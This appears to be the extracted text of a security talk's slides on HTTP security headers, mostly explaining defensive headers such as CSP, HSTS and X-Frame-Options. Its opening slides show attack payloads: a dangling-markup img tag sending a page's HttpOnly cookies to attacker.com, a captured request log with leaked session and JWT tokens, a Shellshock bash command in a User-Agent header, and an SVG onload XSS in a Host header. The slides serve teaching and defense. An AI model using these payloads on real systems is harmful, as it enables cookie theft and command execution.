# Unclosed HTML tag that will take the body information as data to the data parameter
#  leading to the leak of HTTPOnly cookies (e.g. session)
<img src='http://attacker.com/data.php=
```

COLLECTION DEMO



HTML Exfiltration

ÜhÝžLA^'±U·YÌÞSž¡õYrnı$i[9o¿UwÌ–"K''Ó. ¹V^1"

[redacted]

```
2.81.200.62 - - [16/Jan/2017:22:26:24 +0000] "GET /data.php=P3P:%20CP=%22ALL%20DSP%20COR%20CURa%20ADMa%20DEVa%20TAIa%20OUR%20BUS%20IND%20UNI%20
COM%20NAV%20STA%22Set-Cookie:%20session=29490d288923dc1d195a9ce2354ec6615a523591;%20domain=.[redacted];%20path=/;%20expires=Mon,%2016-Jan-
2017%2022:46:23%20GMT;%20secure;%20HttpOnlySet-Cookie:%20auth_idp=eyJhbGciOiAiUlMyNTYiLCAia2lkIjogIk5LUE1sNXFfLXcifQ.eyJhdXRoIjogImJhc2ljIiwgIm
ZhY3RvcnMiOiB7ImtfcHciOiAxNDg0NjA1NTgyfSwgImZpcnN0bmFtZSI6IG51bGwsICJmdGMiOiAxLCAiaGJpIjogMTQ4NDYwNTU4MiwgImlhdCI6IDE0ODQ2MDU1ODIsICJqdGkiOiAib
UpqdHdiMUI1R3VDTkU3NFotb2htUSIsICJsYXN0bmFtZSI6IG51bGwsICJwbGlkIjogIjQ1MDAiLCAic2hvcHBlcklkIjogIjE0MzQyMTk3NCIsICJ0eXAiOiAiaWRwIiwgInVzZXJuYW1l
IjogIkx1aXNHcmFuZ2VpYS0yMzM2MDcifQ.cNWAmtScda4XuxXq4oJHvhzEwbj-4t3D4NazvhGWAA4BUlvFFXzCVRLDg50_dT-hJTJM8LHVkR6xR8lgx_ReolPJEcz1ebWDbCcg_RWcnc_4
tBOGlfjkukJMcHGGbjE1hWqZ40mxHiVfMgjNUC8vRMZC30FojBa47S6Hf8Y-gwk;%20domain=.[redacted];%20path=/;%20expires=Tue,%2017-Jan-2017%2022:26:22%2
0GMT;%20secure;%20HttpOnlyVary:%20Accept-EncodingContent-Encoding:%20gzipConnection:%20closeContent-Type:%20text/html;%20charset=utf-8%1F%E2%80
%B9%08%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%03%7C%C2%90%C3%8Dn%C3%820%10%E2%80%9E%C3%AF%E2%80%98x%E2%80%A1m.=%E2%80%98%%C3%A5%
04r%7Ch@%C2%A2*%14T/%C2%B5=%C2%BA%E2%80%B0%C3%81%C2%AE%E2%80%99%C3%98rVMx%C3%BB%C3%A6%07nUoc%C3%B9%E2%80%BA%C2%9D%C2%9Dew%C2%AB%7D*%3E%0Fk%C3%9
0T%16px%7B%C3%9C%3E%C2%A5%10N%11%C3%9F%C3%A7)%C3%A2J%C2%AC%C3%A0c HTTP/1.1" 400 1792 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36"
```

General

Request URL: http://pathonproject.com/data.php=P3P:%20CP=%22ALL%20DSP%20COR%20CURa%20ADMa%20DEVa%20TAIa%20OUR%20BUS%20IND%20UNI%20COM%20NAV%20STA%22Set-Cookie:%20session=29490d288923dc1d195a9ce2354ec6615a523591;%20domain=.[redacted];%20path=/;%20expires=Mon,%2016-Jan-2017%2022:46:23%20GMT;%20secure;%20HttpOnlySet-Cookie:%20auth_idp=eyJhbGciOiAiUlMyNTYiLCAia2lkIjogIk5LUE1sNXFfLXcifQ.eyJhdXRoIjogImJhc2ljIiwgImZhY3RvcnMiOiB7ImtfcHciOiAxNDg0NjA1NTgyfSwgImZpcnN0bmFtZSI6IG51bGwsICJmdGMiOiAxLCAiaGJpIjogMTQ4NDYwNTU4MiwgImlhdCI6IDE0ODQ2MDU1ODIsICJqdGkiOiAibUpqdHdiMUI1R3VDTkU3NFotb2htUSIsICJsYXN0bmFtZSI6IG51bGwsICJwbGlkIjogIjQ1MDAiLCAic2hvcHBlcklkIjogIjE0MzQyMTk3NCIsICJ0eXAiOiAiaWRwIiwgInVzZXJuYW1lIjogIkx1aXNHcmFuZ2VpYS0yMzM2MDcifQ.cNWAmtScda4XuxXq4oJHvhzEwbj-4t3D4NazvhGWAA4BUlvFFXzCVRLDg50_dT-hJTJM8LHVkR6xR8lgx_ReolPJEcz1ebWDbCcg_RWcnc_4tBOGlfjkukJMcHGGbjE1hWqZ40mxHiVfMgjNUC8vRMZC30FojBa47S6Hf8Y-gwk;%20domain=.[redacted];%20path=/;%20expires=Tue,%2017-Jan-2017%2022:26:22%20GMT;%20secure;%20HttpOnlyVary:%20Accept-EncodingContent-Encoding:%20gzipConnection:%20closeContent-Type:%20text/html;%20charset=utf-8%1F%E2%80%B9%08%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%03%7C%C2%90%C3%8Dn%C3%820%10%E2%80%9E%C3%AF%E2%80%98x%E2%80%A1m.=%E2%80%98%%C3%A5%04r%7Ch@%C2%A2*%14T/%C2%B5=%C2%BA%E2%80%B0%C3%81%C2%AE%E2%80%99%C3%98rVMx%C3%BB%C3%A6%07nUoc%C3%B9%E2%80%BA%C2%9D%C2%9Dew%C2%AB%7D*%3E%0Fk%C3%90T%16px%7B%C3%9C%3E%C2%A5%10N%11%C3%9F%C3%A7)%C3%A2J%C2%AC%C3%A0c
Request Method: GET
Status Code: ● 400 Bad Request
Remote Address: 178.63.78.75:80

Response Headers view source

Accept-Ranges: bytes
Connection: close
Content-Length: 1792
Content-Type: text/html
Date: Mon, 16 Jan 2017 22:26:24 GMT
Last-Modified: Mon, 17 Jan 2011 18:54:02 GMT
Server: Apache

Request Headers view source

Accept: image/webp,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pt-PT;q=0.6,pt;q=0.4

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: (){:;}; /bin/bash -c "whoami"
```

SECURITY HEADERS

```
Host: a<svg%0conload=alert``>.0d.al
```

HTTP HEADERS

HTTP message headers are used to precisely describe the resource being fetched or the behavior of the server or the client. Custom proprietary headers can be added using the 'X-' prefix; others are listed in an IANA registry, whose original content was defined in RFC 4229.

IN SHORT

HTTP headers are the core part of HTTP requests and responses, and they carry information about the browser, the requested content, the server and much more.

Reference

CLASSIC HEADERS

X-XSS-PROTECTION

Sets the configuration for the cross-site scripting filters built into most browsers.

```
X-XSS-Protection 1; mode=block
```

X-FRAME-OPTIONS

Tells the browser whether you want to allow your site to be framed or not.

```
X-Frame-Options DENY
```

X-CONTENT-TYPE-OPTIONS

Stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type.

```
X-Content-Type-Options nosniff
```

CLASSIC HEADERS

STRICT-TRANSPORT-SECURITY

Is an excellent feature to support on your site and strengthens your implementation of TLS by getting the User Agent to enforce the use of HTTPS.

```
Strict-Transport-Security max-age=31536000; includeSubdomains; preload
```

PUBLIC-KEY-PINS

Protects your site from MiTM attacks using rogue X.509 certificates. By whitelisting only the identities that the browser should trust, your users are protected in the event a certificate authority is compromised.

```
Public-Key-Pins pin-sha256="t/OMbK...JM="; max-age=600; report-uri="..."
```

CLASSIC HEADERS

CONTENT-SECURITY-POLICY

Is an effective measure to protect your site from several attacks. By setting sources of approved content, you can prevent the browser from loading malicious assets.

```
script-src 'strict-dynamic' 'sha256-
B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbWtWidDVF8=' 'unsafe-inline' http:
https:; object-src 'none'; base-uri 'none'; report-uri
https://csp.example.com;
```

"NEW"HEADERS

REFERRER-POLICY

HTTP header governs which referrer information, sent in the Referrer header, should be included with requests made.

```
Referrer-Policy: no-referrer
Referrer-Policy: no-referrer-when-downgrade
Referrer-Policy: origin
Referrer-Policy: origin-when-cross-origin
Referrer-Policy: same-origin
Referrer-Policy: strict-origin
Referrer-Policy: strict-origin-when-cross-origin
Referrer-Policy: unsafe-url
```

Reference

"NEW" HEADERS

FEATURE-POLICY

Feature Policy will allow a site to enable or disable certain browser features and APIs in the interest of better security and privacy.

```
Feature-Policy:
 accelerometer 'none';
 camera 'none';
 geolocation 'none';
 gyroscope 'none';
 microphone 'none';
 payment 'none';
 usb 'none'
 push 'self'
 ...
```

Reference

"NEW"HEADERS

SUBORIGINS

Mechanism for programmatically defining origins to isolate different applications running in the same physical origin.

CLEAR SITE DATA

Clears browsing data (cookies, storage, cache) associated with the requesting website.

MORE FREEBIES

SUBRESOURCE INTEGRITY

UPGRADE INSECURE REQUESTS

JUST BEFORE LEAVING!

Mario Heiderich, Anton Lopanitsyn, Sergey Bobrov, Michele Orrù, Frans Rosén, Gareth Heyes, Alex Inführ, Masato Kinugawa, James Kettle, Michał Bentkowski, Alvaro Muñoz, Pepe Vila, Nicolas Grégoire, Tsang-Chi, Orange Tsai, Petko D. Petkov, David Sopas, Roman Shafigullin, Ben Hayak, Soroush Dalili, Eduardo Vela, Mathias Bynens, Yosuke HASEGAWA, Krzysztof Kotowicz, Arseny Reutov ...

A (non-comprehensive) list of researchers that r0ck our world!

THE END!

RENATO RODRIGUES

SIMPS0N

//PATHONPROJECT.COM